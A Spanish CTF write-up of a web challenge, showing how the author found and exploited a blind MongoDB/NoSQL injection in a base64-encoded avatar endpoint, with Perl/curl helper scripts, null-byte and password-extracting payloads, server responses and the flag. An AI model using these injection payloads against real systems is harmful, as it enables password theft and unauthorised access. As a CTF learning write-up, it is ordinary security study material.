Ha sido un fin de semana muy intenso. Antes de nada dar la enhorabuena a los chicos de Insanity – @ka0labs por el CTF, ya que ha sido muy entretenido.
Como no tomé apuntes de las cosas que fui haciendo, me toca pasarme los retos de nuevo para podr escribir el solucionario 🙂 así que iré escribiendo el write-up poco a poco. Aquí va cómo resolví el primer reto de web.

Tras acceder a la web del reto vemos la siguiente web:

Editando el código fuente, vemos lo que parece una pista, pero que sólo es para despistar:
<!-- It's nice to design listening to your favourite song :)) https://youtu.be/UbA8TFYY-KY?t=4m54s -->
Nos llama la atención ver la forma como se generan las imágenes:
            <img src="/avatar/Q2FjdHVz">
            <img src="/avatar/UGV0YWxv">
            <img src="/avatar/QnVyYnVqYQ==">

Si ponemos cualquier cosa en avatar vemos que aparece:

Si escribimos por ejemplo una comilla en base64:
Para probar de manera más sencilla usé el siguiente script:
#!/usr/bin/perl
use MIME::Base64;

my $word = $ARGV[0];
my $b64 = encode_base64($word);

exec "curl -I http://challenges.ka0labs.org:31337/avatar/".$b64;
Y así analizamos mejor las respuestas:
$ perl web1.pl "Burbuja"
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 10:38:20 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 39
Connection: keep-alive
Location: /imgs/burbuja.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
$ perl web1.pl "Burbuja'"
HTTP/1.1 400 Bad Request
Server: nginx
Date: Sun, 02 Oct 2016 11:04:32 GMT
Content-Type: image/gif
Content-Length: 400305
Connection: keep-alive
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 15 Aug 2014 14:14:33 GMT
ETag: W/"61bb1-147da051928"
Como suponemos que es un MongoDB, por la descripción del reto, intentamos ejecutar diferentes inyecciones:
$ perl web1.pl "Burbuja||'1'='1"
HTTP/1.1 400 Bad Request
Server: nginx
Date: Sun, 02 Oct 2016 11:06:54 GMT
Content-Type: image/gif
Content-Length: 400305
Connection: keep-alive
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 15 Aug 2014 14:14:33 GMT
ETag: W/"61bb1-147da051928"
$ perl web1.pl 'Burbuja||"1"="1'
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Sun, 02 Oct 2016 11:07:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 20
Connection: keep-alive
ETag: W/"14-T/08Zi7QtXFVEDkd9P0Srw"
Se puede ver que según lo que metamos nos da diferentes resultados, en este caso errores, por lo que suponemos que no filtra bien lo que introducimos, aunque no llegamos a sacar una respuesta válida de esta forma.
Si probamos a inyectar un byte nulo al final, vemos que ya sí conseguimos sacar cosas en claro. Para ello modificamos el script:
#!/usr/bin/perl
use String::HexConvert ':all';
use MIME::Base64;

my $word = $ARGV[0];

my $hex = ascii_to_hex($word)."00";
my $word = hex_to_ascii($hex);
my $b64 = encode_base64($word);

exec "curl -I http://challenges.ka0labs.org:31337/avatar/".$b64;
Y vemos que funciona:
$ perl web1.pl 'Burbuja"'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 11:12:22 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 39
Connection: keep-alive
Location: /imgs/burbuja.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
Así que toca probar cosas:
$ perl web1.pl 'Burbuja";1==1'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 11:15:55 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 36
Connection: keep-alive
Location: /imgs/mojo.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
$ perl web1.pl 'Burbuja";1==0'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 11:15:58 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 37
Connection: keep-alive
Location: /imgs/undefined
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
Finalmente, tras varias pruebas, vemos que tenemos un blind injection:
$ perl web1.pl 'Burbuja"||1==0'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 11:17:24 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 39
Connection: keep-alive
Location: /imgs/burbuja.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
$ perl web1.pl 'Burbuja"||1==1'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 11:17:28 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 36
Connection: keep-alive
Location: /imgs/mojo.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
Si la petición es válida nos carga la imagen mojo.png y si no, carga burbuja.png.
Llegados a este punto, me encontré algo bloqueado porque la verdad es que no tengo ni idea de MongoDB. Así que tras buscar en Google, la web https://pentesterlab.com/exercises/web_for_pentester_II/course me dio una idea de por dónde seguir:
$ perl web1.pl 'Burbuja"||this.password.match(/./)'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 11:54:18 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 36
Connection: keep-alive
Location: /imgs/mojo.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
Vemos que nos devuelve mojo.png, por lo que la petición es correcta. Así que seguimos por ese camino a ver si sacamos la flag. Para ello fui probando a mano combinaciones y acotando el resultado.
$ perl web1.pl 'Burbuja"||this.password.match(/^bubbles{[A-Z].*}$/)'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 11:57:59 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 36
Connection: keep-alive
Location: /imgs/mojo.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
Cuando iba por la mitad me empezó a dar errores, la verdad es que no sé por qué, pero cambié la forma de inyectar para poder continuar:
$ perl web1.pl 'Burbuja"||this.password[14]>"a"'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 12:01:03 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 36
Connection: keep-alive
Location: /imgs/mojo.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
$ perl web1.pl 'Burbuja"||this.password[14]=="u"'
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 02 Oct 2016 12:01:48 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 36
Connection: keep-alive
Location: /imgs/mojo.png
Vary: Accept
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
max_ranges: 0
Hasta que finalmente salió el flag para pasar el reto: bubbles{Ih4t3Sup3RG1rrrlz}
 Follow